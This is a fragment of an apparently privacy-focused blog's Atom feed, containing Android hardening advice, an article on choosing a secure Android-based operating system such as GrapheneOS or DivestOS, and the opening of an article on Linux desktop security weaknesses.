<p>Multiple user profiles can be found in <strong>Settings</strong> → <strong>System</strong> → <strong>Multiple users</strong> and are the simplest way to isolate in Android.</p>
<p>With user profiles, you can impose restrictions on a specific profile, such as: making calls, using SMS, or installing apps on the device. Each profile is encrypted using its own encryption key and cannot access the data of any other profiles. Even the device owner cannot view the data of other profiles without knowing their password. Multiple user profiles are a more secure method of isolation.</p>
<h2 id="work-profile">Work Profile</h2>
<p><a href="https://support.google.com/work/android/answer/6191949">Work Profiles</a> are another way to isolate individual apps and may be more convenient than separate user profiles.</p>
<p>A <strong>device controller</strong> such as <a href="https://gitea.angry.im/PeterCxy/Shelter#shelter">Shelter</a> is required, unless you&rsquo;re using CalyxOS which includes one.</p>
<p>The work profile is dependent on a device controller to function. Features such as <em>File Shuttle</em> and <em>contact search blocking</em> or any kind of isolation features must be implemented by the controller. You must also fully trust the device controller app, as it has full access to your data inside of the work profile.</p>
<p>This method is generally less secure than a secondary user profile; however, it does allow you the convenience of running apps in both the work and personal profiles simultaneously.</p>
<h2 id="baseband-modem-attack-surface-reduction">Baseband Modem Attack Surface Reduction</h2>
<p>By default, your baseband modem will typically be set to support just about every generation of mobile cellular technology, from 2G to 5G. This exposes a large attack surface.</p>
<p>You can reduce this attack surface by limiting the baseband modem to using just the generation that it needs. In most cases, this would be 4G/LTE.</p>
<p>GrapheneOS has the LTE only mode exposed in settings. You can set this by going to <strong>Settings</strong> → <strong>Internet</strong> → <strong>Your carrier name</strong> → <strong>Preferred network type</strong> → <strong>LTE Only</strong>.</p>
<p>If your Android-based operating system does not expose this setting in the Settings app, or if you want to set your baseband modem to a less restrictive mode, dial <code>*#*#4636#*#*</code> then hit <strong>Phone information</strong>. Here, you can set preferred network type to just the generations that you intend to use. For example, if you only want to use 5G and 4G, you can set it to <code>NR/LTE</code>.</p>
<h2 id="carrier-tracking">Carrier Tracking</h2>
<p>Carriers can track your coarse location through various means. At minimum, you need to use airplane mode to turn off the baseband modem, and turn off Wifi-calling which bypasses the system VPN. There may also be additional connections to the carrier&rsquo;s servers outside of the VPN tunnel, so you need to use Wireshark to verify this for your specific setup.</p>
<p><strong>Exact behavior does differ across SoCs and may vary between carriers as well</strong>, so I cannot give exact instructions for every setup. On a Google Pixel 7 Pro running GrapheneOS, you need to do the following:</p>
<ul>
<li>
<p>Disable Wi‑Fi calling.</p>
</li>
<li>
<p>Disable the SIMs/eSIMs in <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>SIMs</strong>. On GrapheneOS, if you are using an eSIM, you will need to enable privileged eSIM management. With certain carriers, there will be an ePDG server defined which the operating system will connect to outside of a VPN tunnel. While unlikely, a malicious carrier can track a user by giving them a unique ePDG server.</p>
</li>
<li>
<p>Turn on airplane mode. This will turn off the modem and disable all transmission to cell towers. Note that simply removing SIM cards is not enough &mdash; your phone will still connect to cellular networks to permit emergency calling.</p>
</li>
<li>
<p>Disable privileged eSIM management after you have disabled all of the eSIMs. With certain carriers, the eSIM management app will connect to the provisioning server to check for eSIM update, even if the eSIMs are disabled.</p>
</li>
</ul>
<h2 id="where-to-get-your-applications">Where to Get Your Applications</h2>
<h3 id="grapheneos-app-store">GrapheneOS App Store</h3>
<p>GrapheneOS&rsquo;s app store is available on <a href="https://github.com/GrapheneOS/Apps/releases">GitHub</a>. It supports Android 12 and above and is capable of updating itself. The app store has standalone applications built by the GrapheneOS project such as the <a href="https://attestation.app/">Auditor</a>, <a href="https://github.com/GrapheneOS/Camera">Camera</a>, and <a href="https://github.com/GrapheneOS/PdfViewer">PDF Viewer</a>. If you are looking for these applications, I highly recommend that you get them from GrapheneOS&rsquo;s app store instead of the Play Store, as the apps on their store are signed by the GrapheneOS&rsquo;s project own signature that Google does not have access to.</p>
<h3 id="aurora-store">Aurora Store</h3>
<p>The <a href="https://auroraoss.com/downloads/AuroraStore/">Aurora Store</a> is a proxy for the Google Play Store. It is great for privacy in the sense that it automatically gives you a disposable account to download apps, and it works on Android-based distributions that do not support Google Play Services. That being said, it lacks security features like certificate pinning and does not support Play Asset Delivery.</p>
<p>My recommendation is to stick with the Google Play Store unless your threat model calls for not logging into Google Services at all.</p>
<h3 id="f-droid">F-Droid</h3>
<p>F-Droid, despite being often recommended in the privacy community, has various security deficiencies. You can read more about them <a href="/posts/android/f-droid-security-issues/">here</a>.</p>
<p>I do not recommend that you use F-Droid at all unless you have no other choice to obtain certain apps. In some rare cases, there may be some apps which require the F-Droid version to work properly without Google Play Services. If you do end up using F-Droid, I highly recommend that you avoid the official F-Droid client (which is extremely outdated and targets API level 25) and use a more modern client with seamless updates such as <a href="https://github.com/NeoApplications/Neo-Store">NeoStore</a>. You should also avoid using the official F-Droid repository as much as possible and stick to the F-Droid repositories hosted by the app developers instead.</p>
<h3 id="github">GitHub</h3>
<p>You can also obtain your apps directly from their GitHub repositories. In most cases, there would be a pre-built APK for you to download. You can verify the signature of the downloaded using <code>apksigner</code>:</p>
<ul>
<li>Install <a href="https://developer.android.com/studio">Android Studio</a> which includes <code>apksigner</code>. On macOS, <code>apksigner</code> can be found at <code>~/Library/Android/sdk/build-tools/&lt;version&gt;/apksigner</code>.</li>
<li>Run <code>apksigner verify --print-certs --verbose myCoolApp.apk</code> to verify the certificate of the apk.</li>
</ul>
<p>After you have verified the signature of the apk and installed it on your phone, there are several strategies you can use to keep the application up-to-date.</p>
<p>The first strategy is to add the atom feed of the application&rsquo;s release page to an RSS Reader like <a href="https://github.com/Ashinch/ReadYou">ReadYou</a> to get notified of new releases. You will still need to download and install the new releases manually. If you are confused, here is a video that could help with this process:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/FFz57zNR_M0" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>The second strategy is to use the <a href="https://apt.izzysoft.de/fdroid/">IzzyOnDroid</a> F-Droid repository with a modern F-Droid client like <a href="https://github.com/NeoApplications/Neo-Store">NeoStore</a>, as mentioned <a href="#f-droid">above</a>. The IzzyOnDroid repository pulls new releases from various GitHub repositories to their server, which can then be automatically downloaded and installed by NeoStore. The downside of this strategy is that not every application on GitHub is on IzzyOnDroid, and sometimes IzzyOnDroid fails to pull a new release, resulting in you not getting any updates at all.</p>
<p>It should be noted that since Android has automatic signature checking for existing applications on the system; that is, you only need to manually check the signature of the apk the first time you install an application. If you do use IzzyOnDroid to update applications, you will need to manually confirm the first update of an application to authorize the NeoStore as the installation source. After that, future updates will be seamless.</p>
<h2 id="google">Google</h2>
<p>If you are using a device with Google services, either with the stock operating system or an operating system that safely sandboxes Google Play Services like GrapheneOS, there are a number of additional changes you can make to improve your privacy.</p>
<h3 id="enroll-in-the-advanced-protection-program">Enroll in the Advanced Protection Program</h3>
<p><img loading="lazy" src="/images/advanced-protection-program.png" alt="Advanced Protection Program"  />
</p>
<p>If you have a Google account we suggest enrolling in the <a href="https://landing.google.com/advancedprotection/">Advanced Protection Program</a>. It is available at no cost to anyone with two or more hardware security keys with <a href="/knowledge/multi-factor-authentication/#fido2-fast-identity-online">FIDO2</a> support.</p>
<p>The Advanced Protection Program provides enhanced threat monitoring and enables:</p>
<ul>
<li>Stricter two factor authentication; e.g. that <a href="/posts/knowledge/multi-factor-authentication/#fido2-fast-identity-online">FIDO2</a> <strong>must</strong> be used and disallows the use of <a href="/posts/knowledge/multi-factor-authentication/#email-and-sms-mfa">SMS OTP</a>, <a href="/posts/knowledge/multi-factor-authentication/#time-based-one-time-password-totp">TOTP</a> and <a href="https://en.wikipedia.org/wiki/OAuth">OAuth</a></li>
<li>Only Google and verified third-party apps can access account data</li>
<li>Scanning of incoming emails on Gmail accounts for <a href="https://en.wikipedia.org/wiki/Phishing#Email_phishing">phishing</a> attempts</li>
<li>Stricter <a href="https://www.google.com/chrome/privacy/whitepaper.html#malware">safe browser scanning</a> with Google Chrome</li>
<li>Stricter recovery process for accounts with lost credentials</li>
</ul>
<p>If you use non-sandboxed Google Play Services (common on stock operating systems), the Advanced Protection Program also comes with <a href="https://support.google.com/accounts/answer/9764949?hl=en">additional benefits</a> such as:</p>
<ul>
<li>Not allowing app installation outside of the Google Play Store, the OS vendor&rsquo;s app store, or via <a href="https://en.wikipedia.org/wiki/Android_Debug_Bridge"><code>adb</code></a></li>
<li>Mandatory automatic device scanning with <a href="https://support.google.com/googleplay/answer/2812853?hl=en#zippy=%2Chow-malware-protection-works%2Chow-privacy-alerts-work">Play Protect</a></li>
<li>Warning you about unverified applications</li>
</ul>
<h3 id="google-play-system-updates">Google Play System Updates</h3>
<p>In the past, Android security updates had to be shipped by the operating system vendor. Android has become more modular beginning with <a href="https://www.android.com/android-10/">Android 10</a>, and Google <a href="https://blog.google/products/android-enterprise/android-10-security/">can push security updates</a> for <strong>some</strong> system components via the privileged Play Services.</p>
<p>If you have an EOL device shipped with Android 10 or above (shipped beginning 2020), you may be better off sticking with the stock OS in the short term as opposed to running an insecure alternative operating system. This will allow you to receive <strong>some</strong> security fixes from Google, while not violating the Android security model and increasing your attack surface. You should still upgrade to a supported device as soon as possible.</p>
<h3 id="disable-advertising-id">Disable Advertising ID</h3>
<p>All devices with Google Play Services installed automatically generate an <a href="https://support.google.com/googleplay/android-developer/answer/6048248?hl=en">advertising ID</a> used for targeted advertising. Disable this feature to limit the data collected about you.</p>
<p>On Android distributions with <a href="https://grapheneos.org/usage#sandboxed-google-play">Sandboxed Google Play</a>, go to <strong>Settings</strong> → <strong>Apps</strong> → <strong>Sandboxed Google Play</strong> → <strong>Google Settings</strong> → <strong>Ads</strong>, and select <em>Delete advertising ID</em>.</p>
<p>On Android distributions with privileged Google Play Services (such as stock OSes), the setting may be in one of several locations:</p>
<ul>
<li><strong>Settings</strong> → <strong>Google</strong> → <strong>Ads</strong></li>
<li><strong>Settings</strong> → <strong>Privacy</strong> → <strong>Ads</strong></li>
</ul>
<p><img loading="lazy" src="/images/ads-id.png" alt="Ads id"  />
</p>
<p>You will be given the option to either delete your advertising ID or <em>Opt out of interest-based ads</em> &mdash; this varies between OEM distributions of Android. If presented with the option to delete the advertising ID, choosing that is preferred. If not, then make sure to opt out and reset your advertising ID.</p>
<h3 id="google-messages">Google Messages</h3>
<p>Google is currently pushing for the adoption of <a href="https://support.google.com/messages/answer/10262381?hl=en">RCS with end to end encryption</a> to compete with iMessage. On certain Android devices, especially Google Pixels with stock OS, <a href="https://messages.google.com/">Google Messages</a> is set as the default SMS app to provide this feature.</p>
<p>If you are on an OS with Play Services installed, I highly recommend that you use Google Messages as the SMS app to get opportunistic end to end encryption with your contacts. It works fairly well on GrapheneOS with Sandboxed Play Services, too.</p>
<p>You can disable telemetry in Google Messages by tapping the profile in the top right → <strong>Messages settings</strong> → <strong>Help Improve Messages</strong> and toggling it off. There are also some other configurations in <strong>Messages settings</strong> → <strong>RCS chats</strong> that you might want to go over, such as <strong>Show typing indicators</strong> or <strong>Send read receipts</strong>.</p>
<p>If you have trouble connecting to RCS, try disabling your VPN and the VPN killswitch first, then reconnect to RCS. Once you have connected to the server, you can re-enable your VPN and the killswitch, and it should work just fine across reboots. I am not sure what is causing this issue, but it might be related to <a href="https://issuetracker.google.com/issues/189577131">this bug</a>.</p>
<h3 id="google-fi">Google Fi</h3>
<p>Google Fi provides <a href="https://fi.google.com/about/end-to-end-encrypted-calls">opportunistic end‑to‑end encryption</a> for phone calls between Fi users on Android and <a href="https://support.google.com/fi/answer/9040000">includes a VPN service</a>. Fi also implements a unique privacy‑bolstering <a href="https://www.gstatic.com/fi/wormhole/whitepaper-a00cc4732620f382da5b7aac2bcb6905f970ba6b.pdf">virtual carrier network</a> (VCN) architecture on supported devices, but it is <a href="https://support.google.com/fi/answer/9040000">temporarily disabled</a>.</p>
<p>This is not without its caveats:</p>
<ul>
<li>Google Fi requires Play Services and the <a href="https://play.google.com/store/apps/details?id=com.google.android.apps.tycho&amp;hl=en_US">Fi app</a> to work properly. Without Play Services, all of the features mentioned above, along with visual voicemail, will not work. SMS messages will have random strings added at the end of each of them.</li>
<li>The Google Fi app needs to be installed in the owner profile for SIM/eSIM activation.</li>
<li>Google Fi Wi‑Fi calling does not work behind a VPN with the killswitch enabled in the owner profile.</li>
</ul>
<p>If you live in the United States and use the stock operating system, I highly recommend using Google Fi as your carrier to take advantage of the end to end encrypted calls and Fi VPN. People using a Pixel 4 and above will benefit the most from the VCN as mentioned.</p>
<p>If you use GrapheneOS and do not mind installing Sandboxed Play Services, Fi is still a better option than other providers thanks to Google&rsquo;s general good security practices and the fact that you can enroll in the Advanced Protection Program to have much better protection for your account. Some other providers do not even have multi-factor authentication support, and most will not let you enforce FIDO2 as the authentication method.</p>
]]></content>
      </entry>
      <entry>
        <title>Choosing Your Android-Based Operating System</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/android/choosing-your-android-based-operating-system/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/android/choosing-your-android-based-operating-system/</id>
        <published>2022-07-18T00:00:00Z</published>
        <updated>2024-10-13T07:33:26-06:00</updated>
        <summary type="html">Android is a secure operating system that has strong app sandboxing, Verified Boot (AVB), and a robust permission control system.
When you buy an Android phone, the device&amp;rsquo;s default operating system often comes with invasive integration with apps and services that are not part of the Android Open-Source Project. An example of such is Google Play Services, which has irrevocable privileges to access your files, contacts storage, call logs, SMS messages, location, camera, microphone, hardware identifiers, and so on.</summary>
          <content type="html"><![CDATA[<p>Android is a secure operating system that has strong <a href="https://source.android.com/security/app-sandbox">app sandboxing</a>, <a href="https://source.android.com/security/verifiedboot">Verified Boot</a> (AVB), and a robust <a href="https://developer.android.com/guide/topics/permissions/overview">permission</a> control system.</p>
<p>When you buy an Android phone, the device&rsquo;s default operating system often comes with invasive integration with apps and services that are not part of the <a href="https://source.android.com/">Android Open-Source Project</a>. An example of such is Google Play Services, which has irrevocable privileges to access your files, contacts storage, call logs, SMS messages, location, camera, microphone, hardware identifiers, and so on. These apps and services increase the attack surface of your device and are the source of various privacy concerns with Android.</p>
<p>This problem could be solved by using a custom Android-based operating system that does not come with such invasive integration. Unfortunately, many custom Android-based operating systems often violate the Android security model by not supporting critical security features such as AVB, rollback protection, firmware updates, and so on. Some of them also ship <a href="https://source.android.com/setup/build/building#choose-a-target"><code>userdebug</code></a> builds which expose root over <a href="https://developer.android.com/studio/command-line/adb">ADB</a> and require <a href="https://github.com/LineageOS/android_system_sepolicy/search?q=userdebug&amp;type=code">more permissive</a> SELinux policies to accommodate debugging features, resulting in a further increased attack surface and weakened security model.</p>
<p>When choosing a custom Android-based operating system, you should make sure that it upholds the Android security model. Ideally, the custom operating system should have substantial privacy and security improvements to justify adding yet another party to trust.</p>
<h2 id="baseline-security">Baseline Security</h2>
<h3 id="verified-boot">Verified Boot</h3>
<p><img loading="lazy" src="/images/verified-boot.png" alt="Verified Boot"  />
</p>
<p><a href="https://source.android.com/security/verifiedboot">Verified Boot</a> is an important part of the Android security model. It provides protection against <a href="https://en.wikipedia.org/wiki/Evil_maid_attack">evil maid</a> attacks, malware persistence, and ensures security updates cannot be downgraded with <a href="https://source.android.com/security/verifiedboot/verified-boot#rollback-protection">rollback protection</a>.</p>
<p>On Android, only your data (inside of the /data partition) is encrypted, and the operating system files are left unencrypted. Verified Boot ensures the integrity of the operating system files, thereby preventing an adversary with physical access from tampering or installing malware on the device. In the unlikely case that malware is able to exploit other parts of the system and gain higher privileged access, Verified Boot will prevent and revert changes to the system partition upon rebooting the device.</p>
<p>Unfortunately, OEMs are only obliged to support Verified Boot on their stock Android distribution. Only a few OEMs such as Google support custom AVB key enrollment on their devices. Additionally, some AOSP derivatives such as LineageOS or /e/ OS do not support Verified Boot even on hardware with Verified Boot support for third-party operating systems. In most cases, trading off verified boot for simply not having Play Services is not worth it.</p>
<h3 id="firmware-updates">Firmware Updates</h3>
<p>Firmware updates are critical for maintaining security and without them your device cannot be secure. OEMs have support agreements with their partners to provide the closed-source components for a limited support period. These are detailed in the monthly <a href="https://source.android.com/security/bulletin">Android Security Bulletins</a>.</p>
<p>On a custom Android distribution, it is the responsibility of the operating system vendor to extract the firmware from the stock operating system, test it against their Android builds, then ship them to the user.</p>
<p>Unfortunately, many custom Android distributions, including extremely popular ones like LineageOS and /e/ OS do not ship firmware updates for most of their supported device. Instead, they expect the user to keep track of stock OS updates, extract and flash the firmware themselves. Beyond the lack of testing, this is extremely burdensome and not feasible for most end users and is yet another reason to not use these distributions.</p>
<h3 id="patch-levels">Patch Levels</h3>
<p>As the <a href="https://source.android.com/security/bulletin">Android Security Bulletins</a> is updated every month, Android-Based operating systems are expected to apply all security fixes before the next bulletin update comes out. Beside extracting the firmware, testing it and shipping it to the end user as described <a href="#firmware-updates">above</a>, the AOSP based system also need to be updated.</p>
<p>This is a particularly challenging thing to do, especially around the time of a new major Android release since there are a lot of changes. Sometimes, newer firmware versions require newer major versions of AOSP, and if the developer takes too long to update their base operating system to the next major AOSP version, they cannot ship firmware updates either, leaving users vulnerable.</p>
<p>This has happened to CalyxOS during the Android 11 to Android 12 transition. It took them <a href="https://github.com/privacyguides/privacyguides.org/pull/578#issue-1112002737">4 months</a> to update to Android 12; and during those 4 months, they could not ship any firmware updates at all, leaving the user vulnerable during that time period.</p>
<p>It would be much better if you just stick to the stock operating system (which got updated to Android 12 shortly after the AOSP 12 release) instead of using a custom operating system which could not keep up with updates as described.</p>
<h3 id="chromium-webview-updates">Chromium Webview Updates</h3>
<p>Android comes with a system <a href="https://developer.android.com/reference/android/webkit/WebView">webview</a>, a component that many apps rely on to use as part of their activity layout. It effectively behaves like a minimal browser, opening random websites with arbitrary code the internet. Thus, it is very important that this component is consistently kept up to date.</p>
<p>Some Android-based operating systems, including ones like CalyxOS, often fall behind on security updates for this component. Particularly, this has gotten so bad that they actually fell behind for <a href="https://github.com/privacyguides/privacyguides.org/pull/548#issuecomment-1018245074">3 months</a> back in January 2022 and <a href="https://github.com/privacyguides/privacyguides.org/pull/1378">2 months</a> in June 2022. It is a good indication that these operating systems cannot keep up with security updates and should not be used.</p>
<h3 id="user-builds">User Builds</h3>
<p>As mentioned <a href="/posts/os/choosing-your-android-based-operating-system/">above</a>, <code>userdebug</code> builds expose root over ADB and require more permissive SELinux policies to accommodate debugging features. They violate the Android security model and are really only meant for developers to test out their android builds during development.</p>
<p>End users should be using the production <code>user</code> builds. Distributions which do not ship <code>user</code> builds like LineageOS or /e/ OS should be avoided, especially if your device has not reached end of life.</p>
<h3 id="selinux-in-enforcing-mode">SELinux in Enforcing Mode</h3>
<p><a href="https://source.android.com/security/selinux">SELinux</a> is a critical part of the Android security model, having the Linux kernel enforcing confinement for all processes, including system processes running as root.</p>
<p>In order for a system to be secure, it must have SELinux in Enforcing mode, accompanied by fine-grained SELinux policies.</p>
<p>Unfortunately, many custom Android-based operating system builds (especially unofficial LineageOS builds) disables SELinux or set it into Permissive mode. You can check whether SELinux is in enforcing mode or not by executing <code>getenforce</code> in the ADB shell (the expected output is <code>Enforcing</code>). You should avoid any Android-based operating system builds that do not have SELinux in enforcing mode at all cost.</p>
<p><img loading="lazy" src="/images/adb-selinux.png" alt="ADB SELinux"  />
</p>
<h2 id="recommended-android-based-operating-systems">Recommended Android-Based Operating Systems</h2>
<p>Currently, I am only aware of two Android-based operating systems that should be used over the stock operating systems:</p>
<h3 id="grapheneos">GrapheneOS</h3>
<p><img loading="lazy" src="/images/grapheneos-aurora.jpg" alt="GrapheneOS Aurora"  />
</p>
<p><a href="https://grapheneos.org">GrapheneOS</a> is the <strong>only</strong> custom Android-based operating system you should buy a new phone for. It provides additional <a href="https://en.wikipedia.org/wiki/Hardening_(computing)">security hardening</a> and privacy improvements over the stock operating system from Google. It has a <a href="https://github.com/GrapheneOS/hardened_malloc">hardened memory allocator</a>, network and sensor permissions, and various other <a href="https://grapheneos.org/features">security feature</a>. GrapheneOS also comes with full firmware updates and signed builds, so verified boot is fully supported. Here is a quick video demonstrating the network and sensors permissions:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/0ic6QK0xUMY" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>For usability purposes, GrapheneOS supports <a href="https://grapheneos.org/usage#sandboxed-google-play">Sandboxed Google Play</a>, which runs Google Play Services fully sandboxed like any other regular app. This means you can take advantage of most Google Play Services, such as <a href="https://firebase.google.com/docs/cloud-messaging/">push notifications</a>, while giving you full control over their permissions and access, and while containing them to a specific work profile or user profile of your choice. Most interestingly, the <a href="https://android-doc.github.io/google/play/billing/api.html">In-app Billing API</a>, <a href="https://play.google.com/googleplaygames">Google Play Games</a>, <a href="https://developer.android.com/guide/playcore/asset-delivery">Play Asset Delivery</a>, <a href="/posts/knowledge/multi-factor-authentication/#fido2-fast-identity-online">FIDO2</a> all work exceptionally well. Most <a href="https://landing.google.com/advancedprotection/">Advanced Protection Program</a> features, except for <a href="https://support.google.com/googleplay/answer/2812853?hl=en">Play Protect</a> and restricted app installation, also work.</p>
<p>Because GrapheneOS does not grant any Google Apps and Services apart from the opt-in eSIM action app privileged access to the system, Play Protect cannot disable or uninstall known malicious applications when it detects them. As for restricted app installation, this feature is not that useful on stock operating system anyways, since it is bypassable with <code>adb push</code>.</p>
<p>Recently, GrapheneOS has also added the <a href="https://grapheneos.org/usage#storage-access">Storage Scopes</a> feature, allowing you to force apps that request broad storage access permission to function with scoped storage. With this new feature, you no longer have to grant certain apps access to all of your media or files to use them anymore. You can watch a video of Storage Scope in action here:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/WjrANjvrSzw" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>Currently, Google Pixel phones are the only devices that meet GrapheneOS&rsquo;s <a href="https://grapheneos.org/faq#device-support">hardware security requirements</a>.</p>
<h3 id="divestos">DivestOS</h3>
<p><a href="https://divestos.org/">DivestOS</a> is a great aftermarket operating system for devices that have gone end-of-life or are near end-of-life. Note that this is a harm reduction project, ran by one developer on the best effort basis, and you should not buy a new device just to run DivestOS.</p>
<p>Being a soft-fork of <a href="https://lineageos.org/">LineageOS</a>, DivestOS inherits many <a href="https://divestos.org/index.php?page=devices&amp;base=LineageOS">supported devices</a> from LineageOS. It has signed builds, making it possible to have <a href="https://source.android.com/security/verifiedboot">verified boot</a> on some non-Pixel devices. Unlike its upstream, it does ship <code>user</code> builds.</p>
<p>It comes with substantial hardening over AOSP. DivestOS has automated kernel vulnerability (<a href="https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures">CVE</a>) <a href="https://gitlab.com/divested-mobile/cve_checker">patching</a>, fewer proprietary blobs, a custom <a href="https://divested.dev/index.php?page=dnsbl">hosts</a> file, and various security features ported from GrapheneOS. A non-exhaustive list of this includes:</p>
<ul>
<li>A hardened webview. <a href="https://gitlab.com/divested-mobile/mulch">Mulch</a> comes with <em>some</em> patches from GrapheneOS&rsquo;s Vanadium browser and the <a href="https://github.com/bromite/bromite">Bromite</a> project. It gets updated fairly quickly and does not fall behind nearly as much as Bromite did.</li>
<li>Kernel patches from GrapheneOS and enables all available kernel security features via <a href="https://github.com/Divested-Mobile/DivestOS-Build/blob/master/Scripts/Common/Functions.sh#L758">defconfig hardening</a>. All kernels newer than version 3.4 include full page <a href="https://lwn.net/Articles/334747/">sanitization</a> and all ~22 Clang-compiled kernels have <a href="https://reviews.llvm.org/D54604?id=174471"><code>-ftrivial-auto-var-init=zero</code></a> enabled.</li>
<li>GrapheneOS&rsquo;s <a href="https://developer.android.com/training/basics/network-ops/connecting"><code>INTERNET</code></a> and SENSORS permission toggle.</li>
<li><a href="https://github.com/GrapheneOS/hardened_malloc">Hardened memory allocator</a></li>
<li><a href="https://grapheneos.org/usage#exec-spawning">Secure Exec-Spawning</a></li>
<li>Partial <a href="https://en.wikipedia.org/wiki/Bionic_(software)">bionic</a> hardening patchsets from GrapheneOS</li>
<li>GrapheneOS&rsquo;s per-network full <a href="https://en.wikipedia.org/wiki/MAC_address#Randomization">MAC randomization</a> option on version 17.1 and higher</li>
<li>Automatic reboot/Wi-Fi/Bluetooth <a href="https://grapheneos.org/features">timeout options</a></li>
</ul>
<p>With that being said, DivestOS is not without its faults. The developer does not have all of the devices he is building for, and for a lot of them he simply publishes the builds blind without actually testing them. Firmware update support <a href="https://gitlab.com/divested-mobile/firmware-empty/-/blob/master/STATUS">varies</a> across devices. DivestOS also takes a very long time to update to a new major Android, and actually took longer than CalyxOS did as mentioned <a href="#firmware-updates">above</a>. It does not tend to fall behind on Chromium updates like CalyxOS, however.</p>
<p>Also, please note that I am only recommending DivestOS here, and not any of its related apps. For instance, I would not recommend using Mull, since it is just a Firefox Android fork with better defaults and still inherits many security deficiencies from its upstream, including the lack of support for <a href="https://wiki.mozilla.org/Project_Fission">site isolation</a> and <a href="https://bugzilla.mozilla.org/show_bug.cgi?id=1565196">isolatedProcess</a>.</p>
]]></content>
      </entry>
      <entry>
        <title>Linux Insecurities</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/linux-insecurities/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/linux-insecurities/</id>
        <published>2022-07-18T00:00:00Z</published>
        <updated>2024-06-11T14:20:47-07:00</updated>
        <summary type="html">There is a common misconception among privacy communities that Linux is one of the more secure operating systems, either because it is open-source or because it is widely used in the cloud. However, this is a far cry from reality.
There is already a very in-depth technical blog explaining the various security weaknesses of Linux by Madaidan, Whonix&amp;rsquo;s Security Researcher. This page will attempt to address some of the questions commonly raised in reaction to his blog post.</summary>
          <content type="html"><![CDATA[<p>There is a common misconception among privacy communities that Linux is one of the more secure operating systems, either because it is open-source or because it is widely used in the cloud. However, this is a far cry from reality.</p>
<p>There is already a very in-depth technical blog explaining the various security weaknesses of Linux by Madaidan, <a href="https://www.whonix.org/">Whonix</a>&rsquo;s Security Researcher. This page will attempt to address some of the questions commonly raised in reaction to his blog post. You can find the original article <a href="https://madaidans-insecurities.github.io/linux.html">here</a>.</p>
<p><img loading="lazy" src="/images/madaidan-insecurities-linux.png" alt="Madaidan&amp;rsquo;s Linux Insecurities"  />
</p>
<h2 id="why-is-linux-used-on-servers-if-it-is-so-insecure">Why is Linux used on servers if it is so insecure?</h2>
<p>On servers, while most of the problems referenced in the article still exist, they are somewhat less problematic.</p>
<p>On Desktop Linux, GUI applications run under your user, and thus have access to all of your files in <code>/home</code>. This is in contrast to how system daemons typically run on servers, where they have their own group and user. For example, NGINX will run under <code>nginx:nginx</code> on Red Hat distributions, or <code>www-data:www-data</code> on Debian based ones. Discretionary Access Control does help with filesystem access control for server processes, but is useless for desktop applications.</p>
<p>Another thing to keep in mind is that Mandatory Access Control is also somewhat effective on servers, as commonly run system daemons are confined. In contrast, on desktop, there is virtually no AppArmor profile to confine even regularly used apps like Chrome or Firefox, let alone less common ones. On SELinux systems, these apps run in the UNCONFINED SELinux domain.</p>
<p>Linux servers are lighter than Desktop Linux systems by orders of magnitude, without hundreds of packages and dozens of system daemons running like X11, audio servers, printing stack, and so on. Thus, the attack surface is much smaller.</p>
<h2 id="linux-hardening-myths">Linux Hardening Myths</h2>
<p>There is a common claim in response to Madaidan that Linux is only insecure by default, and that an experienced user can make it the most secure operating system out there, surpassing the likes of macOS or ChromeOS. Unfortunately, this is wishful thinking. There is no amount of hardening that one can reasonably apply as a user to shore up the inherent issues with Linux.</p>
<h3 id="lack-of-verified-boot">Lack of verified boot</h3>
<p>Android, macOS, and ChromeOS have a clear distinction between the system and user installed applications. In oversimplified terms, the system volume is signed by the OS vendor, and the firmware and boot loader works to make sure that said volume has the authorized signature. The operating system itself is immutable, and nothing the user does will need or be allowed to tamper with the system volume.</p>
<p>Meanwhile, on Linux, there is <strong>no</strong> clear distinction between the system and user installed applications. Linux distributions are a bunch of packages put together to make a system that works, and thus every package is treated as part of said system. The end result is that binaries, regardless of whether they are vital for the system to function or just an extra application, are thrown into the same directories as each other (namely <code>/usr/bin</code> and <code>/usr/local/bin</code>). This makes it impossible for an end user to setup a verification mechanism to verify the integrity of &ldquo;the system&rdquo;, as said &ldquo;system&rdquo; is not clearly defined in the first place.</p>
<h3 id="lack-of-application-sandboxing">Lack of application sandboxing</h3>
<p>Operating systems like Android and ChromeOS have full system mandatory access control; that is, every process from the init process is strictly confined. Regardless of which application you install or how you install them, they have to play by the rules of an untrusted SELinux domain and are only able to utilize unprivileged APIs.</p>
<p>Even on macOS, where the application sandbox is opt-in for developers, there is still a permission control system (TCC) for unprivileged applications. Apps run by the user do not have unrestricted access to their microphone, webcam, keystrokes, sensitive documents, and so on.</p>
<p>On Linux, it is quite the opposite. Out of the box, most systems only have a few system daemons confined. Some Linux distributions don&rsquo;t even have a Mandatory Access Control system at all. Applications are designed in an environment where they expect to be able to do whatever they want, and the app sandboxes/mandatory access control system are merely an afterthought trying to restrict an app to only access what it expects to be accessible.</p>
<p>This is reflected in the under utilization of the <a href="https://docs.flatpak.org/en/latest/portal-api-reference.html">Portals API</a> as an example. Portals is designed to be an API where apps have to prompt the user to access their files (through the File Manager) or their microphone and camera. Unfortunately, the vast majority of apps are not designed with this in mind, and expect direct access to the filesystem, pulseaudio socket or the entire <code>/dev</code>. As a result, Flatpak maintainers often opt to have extremely lax permissions to the point where they have to grant <code>filesystem=home</code>, <code>filesystem=host</code>, <code>socket=pulseaudio</code> or <code>devices=all</code>, otherwise apps will break and give users a bad experience.</p>
<p>To make matters worse, some system daemons are not designed with permission control in mind at all. For example, PulseAudio does not have any concept of audio in or out permission. Thus, the user is often left with only the choice of granting an app access to the socket or not. If they want to block microphone access, they have to block access to the socket, and thus break audio playback in the process. If they do want an audio playback, then they have to allow access to the PulseAudio socket, which in turns give an app unrestricted access to record them at any moment.</p>
